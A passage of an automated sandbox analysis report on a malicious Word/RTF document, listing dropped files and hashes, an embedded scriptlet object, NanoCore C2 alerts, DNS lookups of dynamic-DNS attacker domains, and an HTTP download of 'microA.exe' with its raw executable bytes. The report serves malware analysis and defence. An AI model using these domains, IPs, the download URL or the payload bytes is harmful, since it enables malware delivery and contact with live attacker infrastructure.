Preview:	L.....F.... .....I..{....I..{....H3.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2. 1.7.6.9.....f.2.....S.. .N40-MR~1.DOC..J.....Q.y.Q.y*...8.....N.4.0.-.M.R. .3.1.1...d.o.c.....x.....-...8...[.....?J.....C:\Users\..#.....\\305090\ Users.user\Desktop\N40-MR 311.doc.%.....\.....\.....\.....\.....\.....\D.e.s.k.t.o.p.\.N.4.0.-.M.R. .3.1.1...d.o.c.....:..,.LB.)...Ag.....1SPS.XF.L8C...&.m.m.....-...S.-.1.-.5.- .2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....305090.....D_....3N...W...9G.C.....[D_....3N...W...9G.C..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	68
Entropy (8bit):	4.215441062081381
Encrypted:	false
SSDEEP:	3:M1FiqsZBCzzdsZBCmX1FiqsZBCv:MjeKhe7es
MD5:	416E8EF4E2923FBE5F7B41E407EF6625
SHA1:	8087A06A289C49E7BE9C24B06A6048201C61F89A
SHA-256:	4FF60B150F935E72A8B8F6EA6572D37CE53458F76E53C41E11F6C2F9201FC7A8
SHA-512:	B9230D32E4B60A032E2F681F3F5D4001FDD8C6B476B17E5C45C7A4A936C5E9918BDE7251DA714ADA0201E5CF9D1D5741729CDC910BBFA9EA6D9653EAAD7B43 26
Malicious:	false
Reputation:	unknown
Preview:	[doc]..N40-MR 311.LNK=0..N40-MR 311.LNK=0..[doc]..N40-MR 311.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.4311600611816426
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyyKbE/w+FUYlln:vdsCkWt/AE51ll
MD5:	B1035D12CDF3CD7AA18A33C0A1D17AAE
SHA1:	CE8244E4A5E407568BA15A7C6DC2F6428306EBB8
SHA-256:	CD49B04F30968B85CBAFD1F9F836CA1950BBEC2BE717B3D1430DBE57615BF425
SHA-512:	E34F595696EB91153F1B8EE51D12F48ED8B8969453FA76B97DB94C509F6BDF089466DEE51A51727AD5A8B546F6C96FF679ADA98A451EEACA3CB9C08C01F388E 6
Malicious:	false
Reputation:	unknown
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with no line terminators
Category:	dropped

C:\Users\user\AppData\Roaming\Microsoft\UProof\ExcludeDictionaryEN0409.lex	
Size (bytes):	2
Entropy (8bit):	1.0
Encrypted:	false
SSDEEP:	3:Qn:Qn
MD5:	F3B25701FE362EC84616A93A45CE9998
SHA1:	D62636D8CAEC13F04E28442A0A6FA1AFEB024BBB
SHA-256:	B3D510EF04275CA8E698E5B3CBB0ECE3949EF9252F0CDC839E9EE347409A2209
SHA-512:	98C5F56F3DE340690C139E58EB7DAC111979F0D4DFFE9C4B24FF849510F4B6FFA9FD608C0A3DE9AC3C9FD2190F0EFAF715309061490F9755A9BFDF1C54CA0D 4
Malicious:	false
Reputation:	unknown
Preview:	..

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\1VEASXR02KDFZ3SNGYVE.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5827079829552315
Encrypted:	false
SSDEEP:	96:chQCEMq5qvsqvJCwolz8hQCEMq5qvsEHyqvJCwor/zUkbYSHyyByC/kblUVrIu:caUolz8aAHnor/zEur8YIu
MD5:	1028311E6755CE2D1D2C579501F0F934
SHA1:	B938F501720E094DA85B688C225182435542DB51
SHA-256:	151FCF58167D671ECDC59EDF893DDB377F0D7B3BEBDA5FC7A58BF42926BD3BCC
SHA-512:	C26DFEC968486489D86985E327672AEA233E0D57ECA10FD92C2D462896228055F7AAD89E42EFA43FF060662AD03ACF687186CD3662F68F6E434AAFEFAB87A7E
Malicious:	false
Reputation:	unknown
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o. g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Q.y..Programs..f.....:...Q.y*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.. .....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-ms (copy)	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5827079829552315
Encrypted:	false
SSDEEP:	96:chQCEMq5qvsqvJCwolz8hQCEMq5qvsEHyqvJCwor/zUkbYSHyyByC/kblUVrIu:caUolz8aAHnor/zEur8YIu
MD5:	1028311E6755CE2D1D2C579501F0F934
SHA1:	B938F501720E094DA85B688C225182435542DB51
SHA-256:	151FCF58167D671ECDC59EDF893DDB377F0D7B3BEBDA5FC7A58BF42926BD3BCC
SHA-512:	C26DFEC968486489D86985E327672AEA233E0D57ECA10FD92C2D462896228055F7AAD89E42EFA43FF060662AD03ACF687186CD3662F68F6E434AAFEFAB87A7E
Malicious:	false
Reputation:	unknown
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o. g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Q.y..Programs..f.....:...Q.y*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.. .....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-msge (copy)	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5827079829552315
Encrypted:	false
SSDEEP:	96:chQCEMq5qvsqvJCwolz8hQCEMq5qvsEHyqvJCwor/zUkbYSHyyByC/kblUVrIu:caUolz8aAHnor/zEur8YIu
MD5:	1028311E6755CE2D1D2C579501F0F934
SHA1:	B938F501720E094DA85B688C225182435542DB51
SHA-256:	151FCF58167D671ECDC59EDF893DDB377F0D7B3BEBDA5FC7A58BF42926BD3BCC
SHA-512:	C26DFEC968486489D86985E327672AEA233E0D57ECA10FD92C2D462896228055F7AAD89E42EFA43FF060662AD03ACF687186CD3662F68F6E434AAFEFAB87A7E

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\590aee7bdd69b59b.customDestinations-msge (copy)	
Malicious:	false
Reputation:	unknown
Preview:	.....FL.....F."..... .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Q.y..Programs..f.....:...Q.y*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.. .....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\H5EJSFXE9ELAVWZXKJFX.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5827079829552315
Encrypted:	false
SSDEEP:	96:chQCEMq5qvsqvJCwolz8hQCEMq5qvsEHyqvJCwor/zUkbYSHyyByC/kblUVrIu:caUolz8aAHnor/zEur8YIu
MD5:	1028311E6755CE2D1D2C579501F0F934
SHA1:	B938F501720E094DA85B688C225182435542DB51
SHA-256:	151FCF58167D671ECDC59EDF893DDB377F0D7B3BEBDA5FC7A58BF42926BD3BCC
SHA-512:	C26DFEC968486489D86985E327672AEA233E0D57ECA10FD92C2D462896228055F7AAD89E42EFA43FF060662AD03ACF687186CD3662F68F6E434AAFEFAB87A7E
Malicious:	false
Reputation:	unknown
Preview:	.....FL.....F."..... .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Q.y..Programs..f.....:...Q.y*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.. .....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\T04FZ82OXFDJU1HR5Q1R.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5827079829552315
Encrypted:	false
SSDEEP:	96:chQCEMq5qvsqvJCwolz8hQCEMq5qvsEHyqvJCwor/zUkbYSHyyByC/kblUVrIu:caUolz8aAHnor/zEur8YIu
MD5:	1028311E6755CE2D1D2C579501F0F934
SHA1:	B938F501720E094DA85B688C225182435542DB51
SHA-256:	151FCF58167D671ECDC59EDF893DDB377F0D7B3BEBDA5FC7A58BF42926BD3BCC
SHA-512:	C26DFEC968486489D86985E327672AEA233E0D57ECA10FD92C2D462896228055F7AAD89E42EFA43FF060662AD03ACF687186CD3662F68F6E434AAFEFAB87A7E
Malicious:	false
Reputation:	unknown
Preview:	.....FL.....F."..... .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J|v. MICROS~1..@.....:..~J|v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....Q.y..Programs..f.....:...Q.y*.....<.....P.r.o.g.r.a.m.s... @.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:''..WINDOW~1..R.. .....:.,.:''*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\microA.exe	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	525312
Entropy (8bit):	6.318909143915524
Encrypted:	false
SSDEEP:	12288:n02Xq6JYELsqsEXQ3MXw7vy/CdBJpS6R6jH24wqcHf7a:J3jscXQcXGjdS6R6jHsqr
MD5:	100C3E2649FD32CE6D7E108E1A2EBF0D
SHA1:	7F6C8FAB6FA84AD9F12D4CF08CB684D525073230
SHA-256:	29A4C97029DCF52E73BB65D748D1FD6194C5F7F72FE8C272320BBE38636E0F3A
SHA-512:	96570F3A334448CCE354A784C3F9D43594A21329D2784DC459B6CC27AABA6B5132FA2D0A4B889CBDAA75394CF1C6C1BEBCD5EE694F7F0528A398665C611BF9 6
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 40%, Browse • Antivirus: ReversingLabs, Detection: 63%
Reputation:	unknown

C:\Users\user\AppData\Roaming\microA.exe	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....a.....2..... .....@.. .....`..... ..@.....W...../.....@..... ..... ..H.....text..... ..... ..`.rsrc..../.....0.....@..@.rel oc.....@.....@..B.....H.....!.....@..$.....0.....-.&(....+.&+.*...0.....s....(....t.....-.&+.....+.*....~....*..0.....(.....,& &.(....o.....-.&&+.}....+.}....+.*...*...0.....{.....-)&.E.....2...M...o.....+..+..*....&&. ..y.-.&&..}.....+.}....+.}....+.*..}..... ...}.....}....*..}.....{.... ...Na}.....}.....*..}..... ..5.}.....} .....*..}.....{.... *I.7a}.....}.....*..}..... A.D.}.....}.....*.

C:\Users\user\Desktop\~$0-MR 311.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.4311600611816426
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyyKbE/w+FUYlln:vdsCkWt/AE51ll
MD5:	B1035D12CDF3CD7AA18A33C0A1D17AAE
SHA1:	CE8244E4A5E407568BA15A7C6DC2F6428306EBB8
SHA-256:	CD49B04F30968B85CBAFD1F9F836CA1950BBEC2BE717B3D1430DBE57615BF425
SHA-512:	E34F595696EB91153F1B8EE51D12F48ED8B8969453FA76B97DB94C509F6BDF089466DEE51A51727AD5A8B546F6C96FF679ADA98A451EEACA3CB9C08C01F388E 6
Malicious:	false
Reputation:	unknown
Preview:	.user.....A.l.b.u.s.....p.....P.....z.....x...

C:\Windows\System32\rfxvmt.dll	
Process:	C:\Users\user\AppData\Local\Temp\images.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	37376
Entropy (8bit):	5.7181012847214445
Encrypted:	false
SSDEEP:	768:2aS6Ir6sXJaE5I2IaK3knhQ0NknriB0dX5mkOpw:aDjDtKA0G0j5Opw
MD5:	E3E4492E2C871F65B5CEA8F1A14164E2
SHA1:	81D4AD81A92177C2116C5589609A9A08A5CCD0F2
SHA-256:	32FF81BE7818FA7140817FA0BC856975AE9FCB324A081D0E0560D7B5B87EFB30
SHA-512:	59DE035B230C9A4AD6A4EBF4BEFCD7798CCB38C7EDA9863BC651232DB22C7A4C2D5358D4D35551C2DD52F974A22EB160BAEE11F4751B9CA5BF4FB6334EC92 6C6
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qc..qc..qc.....qc...`..qc...g..qc..qb..qc...b..qc...f..qc...c..qc...j..qc.... ..qc...a..qc.Rich.qc.....PE..d...#....." .....Z...>.....]..... .....a....`A.....~.....@.....\... x..T..... .....p.....q..P.....text....Y.....Z..... ..`.rdata.....p.....^.....@..@.data...P.....z.....@....pdata.....|.....@..@.rsrc.... .....@..@.reloc..\.....@..B..... .....

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	3.168284160820565
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	N40-MR 311.doc
File size:	234758
MD5:	0284c94401a743d97b9cca52ac790864
SHA1:	fc3a473b80e9f717a68c54374aadc016cfe0d9ed
SHA256:	433fef750a44d6d44ebc9acf291ae3ad5812531d8aba3bd f543d44dcff943694
SHA512:	60a70b19910e58435487a8706953dc0f5d3d6f4e60e8adf 1a7358a81e897219827c32c33baae6e835e028b1663a72 5f9fd51015c818eaa73b1db9268759f9c6a

General

SSDEEP:	1536:ixW7qA4b64MVTDuhrNnlwrrmRooRBOEIRnxu93duu7dzFz76mAg5eeVhMDw5wfLT:ixW7qA4b64Mw7667dzFtr5RDAw5wfv
File Content Preview:	{\rtf\Fbidi \froman\fcharset238\ud1\adeff31507\deff0\stshfdbch31506\stshfloch31506\ztahffick41c05\stshfBi31507\deEflAng1045\deEglangfe1045\themelang1045\themelangfe1\themelangcs5{\lsdlockedexcept \lsdqformat2 \lsdpriority0 \lsdlocked0 Normal;\b865c6673647

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	00000961h	2	embedded	package	20582	abdtfhgXgdghgh.ScT	C:\jsdsTggf\abdtfhgXGdghgh.ScT	C:\CbkepaDw\abdtfhghgdghgh.ScT	no
1	0000B190h	2	embedded	OLE2LInk	2560				no

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
08/02/21-10:47:22.901655	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49169	8234	192.168.2.22	203.159.80.186
08/02/21-10:47:29.025817	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49170	8234	192.168.2.22	203.159.80.186
08/02/21-10:47:34.516088	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49171	8234	192.168.2.22	203.159.80.186
08/02/21-10:47:42.118394	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49172	8234	192.168.2.22	203.159.80.186
08/02/21-10:47:47.369584	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49173	8234	192.168.2.22	203.159.80.186

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 2, 2021 10:45:33.045478106 CEST	192.168.2.22	8.8.8.8	0xb648	Standard query (0)	newhosteeeee.ydns.eu	A (IP address)	IN (0x0001)
Aug 2, 2021 10:45:38.406434059 CEST	192.168.2.22	8.8.8.8	0xd9fb	Standard query (0)	newhosteeeee.ydns.eu	A (IP address)	IN (0x0001)
Aug 2, 2021 10:46:49.894620895 CEST	192.168.2.22	8.8.8.8	0xe6ff	Standard query (0)	sdafsdffssffs.ydns.eu	A (IP address)	IN (0x0001)
Aug 2, 2021 10:46:50.668577909 CEST	192.168.2.22	8.8.8.8	0x6bb3	Standard query (0)	hutyrtit.ydns.eu	A (IP address)	IN (0x0001)
Aug 2, 2021 10:47:22.442781925 CEST	192.168.2.22	8.8.8.8	0x364d	Standard query (0)	hhjhtggfr.duckdns.org	A (IP address)	IN (0x0001)
Aug 2, 2021 10:47:22.571191072 CEST	192.168.2.22	8.8.8.8	0x364d	Standard query (0)	hhjhtggfr.duckdns.org	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Aug 2, 2021 10:47:22.709851980 CEST	192.168.2.22	8.8.8.8	0x364d	Standard query (0)	hhjhtggfr.duckdns.org	A (IP address)	IN (0x0001)
Aug 2, 2021 10:47:28.921278000 CEST	192.168.2.22	8.8.8.8	0xebea	Standard query (0)	hhjhtggfr.duckdns.org	A (IP address)	IN (0x0001)
Aug 2, 2021 10:47:28.957798004 CEST	192.168.2.22	8.8.8.8	0xebea	Standard query (0)	hhjhtggfr.duckdns.org	A (IP address)	IN (0x0001)
Aug 2, 2021 10:47:34.412760973 CEST	192.168.2.22	8.8.8.8	0xed62	Standard query (0)	hhjhtggfr.duckdns.org	A (IP address)	IN (0x0001)
Aug 2, 2021 10:47:34.451452017 CEST	192.168.2.22	8.8.8.8	0xed62	Standard query (0)	hhjhtggfr.duckdns.org	A (IP address)	IN (0x0001)
Aug 2, 2021 10:47:42.019104958 CEST	192.168.2.22	8.8.8.8	0xbb21	Standard query (0)	hhjhtggfr.duckdns.org	A (IP address)	IN (0x0001)
Aug 2, 2021 10:47:42.051903009 CEST	192.168.2.22	8.8.8.8	0xbb21	Standard query (0)	hhjhtggfr.duckdns.org	A (IP address)	IN (0x0001)
Aug 2, 2021 10:47:47.291620016 CEST	192.168.2.22	8.8.8.8	0x66f3	Standard query (0)	hhjhtggfr.duckdns.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Aug 2, 2021 10:45:33.101803064 CEST	8.8.8.8	192.168.2.22	0xb648	No error (0)	newhosteeeee.ydns.eu		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 10:45:38.441967010 CEST	8.8.8.8	192.168.2.22	0xd9fb	No error (0)	newhosteeeee.ydns.eu		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 10:46:49.937268019 CEST	8.8.8.8	192.168.2.22	0xe6ff	No error (0)	sdafsdffssffs.ydns.eu		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 10:46:50.701384068 CEST	8.8.8.8	192.168.2.22	0x6bb3	No error (0)	hutyrtit.ydns.eu		203.159.80.165	A (IP address)	IN (0x0001)
Aug 2, 2021 10:47:22.570445061 CEST	8.8.8.8	192.168.2.22	0x364d	No error (0)	hhjhtggfr.duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 10:47:22.709204912 CEST	8.8.8.8	192.168.2.22	0x364d	No error (0)	hhjhtggfr.duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 10:47:22.743778944 CEST	8.8.8.8	192.168.2.22	0x364d	No error (0)	hhjhtggfr.duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 10:47:28.957209110 CEST	8.8.8.8	192.168.2.22	0xebea	No error (0)	hhjhtggfr.duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 10:47:28.993837118 CEST	8.8.8.8	192.168.2.22	0xebea	No error (0)	hhjhtggfr.duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 10:47:34.445703983 CEST	8.8.8.8	192.168.2.22	0xed62	No error (0)	hhjhtggfr.duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 10:47:34.484689951 CEST	8.8.8.8	192.168.2.22	0xed62	No error (0)	hhjhtggfr.duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 10:47:42.051548958 CEST	8.8.8.8	192.168.2.22	0xbb21	No error (0)	hhjhtggfr.duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 10:47:42.084312916 CEST	8.8.8.8	192.168.2.22	0xbb21	No error (0)	hhjhtggfr.duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)
Aug 2, 2021 10:47:47.334340096 CEST	8.8.8.8	192.168.2.22	0x66f3	No error (0)	hhjhtggfr.duckdns.org		203.159.80.186	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- newhosteeeee.ydns.eu
- hutyrtit.ydns.eu

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	203.159.80.186	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Aug 2, 2021 10:45:33.158689976 CEST	0	OUT	GET /microA.exe HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: newhosteeeee.ydns.eu Connection: Keep-Alive
Aug 2, 2021 10:45:33.238982916 CEST	2	IN	HTTP/1.1 200 OK Content-Type: application/octet-stream Last-Modified: Fri, 30 Jul 2021 09:52:56 GMT Accept-Ranges: bytes ETag: "b34311ac2885d71:0" Server: Microsoft-IIS/8.5 Date: Mon, 02 Aug 2021 08:45:33 GMT Content-Length: 525312 Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 ef cb 03 61 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 d0 07 00 00 32 00 00 00 00 00 00 ea ee 07 00 00 20 00 00 00 00 08 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 60 08 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 90 ee 07 00 57 00 00 00 00 00 08 00 84 2f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 08 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 f0 ce 07 00 00 20 00 00 00 d0 07 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 84 2f 00 00 00 00 08 00 00 30 00 00 00 d2 07 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 40 08 00 00 02 00 00 00 02 08 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 cc ee 07 00 00 00 00 00 48 00 00 00 02 00 05 00 f8 cc 07 00 98 21 00 00 03 00 00 00 1c 00 00 06 d4 40 00 00 24 8c 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 30 0a 00 11 00 00 00 00 00 00 00 02 1b 1e 2d 08 26 28 16 00 00 0a 2b 03 26 2b f6 2a 00 00 00 03 30 09 00 1d 00 00 00 00 00 00 00 73 01 00 00 06 28 17 00 00 0a 74 02 00 00 02 19 2d 03 26 2b 07 80 01 00 00 04 2b 00 2a 00 00 00 1a 7e 01 00 00 04 